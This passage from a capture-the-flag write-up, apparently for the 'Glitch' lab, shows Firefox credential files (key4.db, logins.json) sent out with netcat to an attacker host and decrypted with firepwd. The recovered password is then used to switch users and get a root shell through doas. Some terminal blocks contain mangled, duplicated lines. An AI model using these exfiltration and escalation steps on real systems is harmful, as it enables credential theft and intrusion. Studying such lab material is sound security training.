-rwxrwxr-x 1 user user 39516 Jan 27 2021 extensions.json
-rwxrwxr-x 1 user user 5242880 Jan 27 2021 favicons.sqlite
-rwxrwxr-x 1 user user 196608 Jan 27 2021 formhistory.sqlite
-rwxrwxr-x 1 user user 540 Jan 27 2021 handlers.json
-rwxrwxr-x 1 user user 294912 Jan 27 2021 key4.db
-rwxrwxr-x 1 user user 15 Jan 27 2021 lock
-rwxrwxr-x 1 user user 589 Jan 27 2021 logins.json
drwxrwxrwx 2 user user 4096 Jan 27 2021 minidumps
-rwxrwxr-x 1 user user 0 Jan 27 2021 .parentlock
-rwxrwxr-x 1 user user 98304 Jan 27 2021 permissions.sqlite

```

I transferred both the files using **netcat**.

```

File Actions Edit View Help
user@ubuntu:~/.firefox/b5w4643p.default-release
root@kali:~/thm/glitch
root@kali:~/thm/glitch
( root@kali ) - [ ~ / thm / glitch ]
# nc -nlvp 4444 > key4.db
listening on [any] 4444 ...

```

```

user@ubuntu:~/.firefox/b5w4643p.default-release$ ls
ls
addons.json permissions.sqlite
addonStartup.json.lz4 pkcs11.txt
AlternateServices.txt places.sqlite
bookmarkbackups prefs.json
cert9.db protections.sqlite
compatibility.ini saved-telemetry-pings
containers.json search.json.mozl4
content-prefs.sqlite SecurityPreloadState.txt
cookies.sqlite security.state
crashes sessionCheckpoints.json
datareporting sessionstore-backups
extension-preferences.json sessionstore.json.lz4
extensions.json shield-preference-experiments.json
extensions.sqlite SiteSecurityServiceState.txt
favicons.sqlite storage
formhistory.sqlite times.json
handlers.json TRRBlacklist.txt
key4.db webappsstore.sqlite
lock xulstore.json
logins.json
minidumps
user@ubuntu:~/.firefox/b5w4643p.default-release$ nc -nv 10.21.17.140 4444 < key4.db
nc -nv 10.21.17.140 4444 < key4.db
.dh-nv 10.21.17.140 4444 < key4.
Connection to 10.21.17.140 4444 port [tcp/*] succeeded!

```

```

└─[root@kali]~/thm/glitch
# ls
glitch.nmap key4.db PwnKit netcat -lipy
└─[root@kali]~/thm/glitch
# nc -nlvp 4444 > logins.json
listening on [any] 4444 ...
|_ http://10.21.17.140:4444

└─[root@kali]~/thm/glitch

```

```

user@ubuntu:~/firefox/b5w4643p.default-release$ nc -nv 10.21.17.140 4444 < logins.json
user@ubuntu:~/firefox/b5w4643p.default-release$ nc -nv 10.21.17.140 4444 < logins.json
logins.json
Connection to 10.21.17.140 4444 port [tcp/*] succeeded!
|_ http://10.21.17.140:4444

└─[root@kali]~/thm/glitch

```

```

└─[root@kali]~/thm/glitch
# nc -nlvp 4444 > logins.json
listening on [any] 4444 ...
connect to [10.21.17.140] from (UNKNOWN) [10.10.115.130] 53324
^C
└─[root@kali]~/thm/glitch
# ls
glitch.nmap key4.db logins.json PwnKit
└─[root@kali]~/thm/glitch
# |

```

After transferring both the files to my local system, I used the **firepwd** tool to decrypt and reveal any passwords stored in them.

- <https://github.com/lclevy/firepwd>

```

└─[root@kali]~/thm/glitch
# git clone https://github.com/lclevy/firepwd.git
Cloning into 'firepwd'...
remote: Enumerating objects: 88, done.
remote: Counting objects: 100% (88/88), done.
remote: Compressing objects: 100% (88/88), done.
remote: Total 88 (delta 2), reused 3 (delta 0), pack-reused 80 (from 1)
Receiving objects: 100% (88/88), 239.08 KiB | 486.00 KiB/s, done.
Resolving deltas: 100% (41/41), done.

└─[root@kali]~/thm/glitch
# cd firepwd
└─[root@kali]~/thm/glitch/firepwd
# ls
firepwd.py LICENSE mozilla_db mozilla_pbe.pdf mozilla_pbe.svg readme.md requirements.txt

```

```

└─[root@kali]~/thm/glitch/firepwd
# ./firepwd.py -l
└─[root@kali]~/thm/glitch/firepwd
# mv .. /key4.db .
└─[root@kali]~/thm/glitch/firepwd
# mv .. /logins.json .
└─[root@kali]~/thm/glitch/firepwd
# ls
firepwd.py key4.db LICENSE logins.json mozilla_db mozilla_pbe.pdf mozilla_pbe.svg readme.md requirements.txt

```

```
[myglitch]-(root@kali)-[~/thm/glitch/firepwd]
# python firepwd.py .
globalSalt: b'c6b3288fe32e9b2eaab7f9859af603ee5438c7d'
SEQUENCE {
    SEQUENCE {
        OBJECTIDENTIFIER 1.2.840.113549.1.5.13 pkcs5 pbes2
    }
    SEQUENCE {
        SEQUENCE {
            OBJECTIDENTIFIER 1.2.840.113549.1.5.12 pkcs5 PBKDF2
        }
        SEQUENCE {
            OCTETSTRING b'8c7d73f5f2d645e07003f796ac0c19d6c26030d3d9e48cd2e43df49e511ecdfb'
            INTEGER b'01'
            INTEGER b'20'
        }
        SEQUENCE {
            OBJECTIDENTIFIER 1.2.840.113549.2.9 hmacWithSHA256
        }
    }
}
SEQUENCE {
    OBJECTIDENTIFIER 2.16.840.1.101.3.4.1.42 aes256-CBC
    OCTETSTRING b'c95b8f722c66d9291535c5665bbf'
}
OCTETSTRING b'da4d660c7d758158230f19e13496e7ff'
clearText b'70617373776f72642d636865636b0202'
password check? True
SEQUENCE {
```

The files revealed *v0id*'s password. So, I used it to switch to the *v0id* user.

v0id@ubuntu:/home/user\$ su v0id
su v0id
Password: love_the_void
v0id@ubuntu:/home/user\$ |

After switching to `v0id`, I ran the `doas` binary to spawn a **bash** shell as `root`.

```
v0id@ubuntu:/home/user$ /usr/local/bin/doas      /usr/local/bin/doas
/usr/local/bin/doas
usage: doas [-nSs] [-a style] [-C config] [-u user] command [args]
v0id@ubuntu:/home/user$ |
```

```
v0id@ubuntu:/home/user$ /usr/local/bin/doas -u r/usr/local/bin/doas -u root /bin/bash
/usr/local/bin/doas -u root /bin/bash
Password: love_the_void
root@ubuntu:/home/user# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/user# |
```

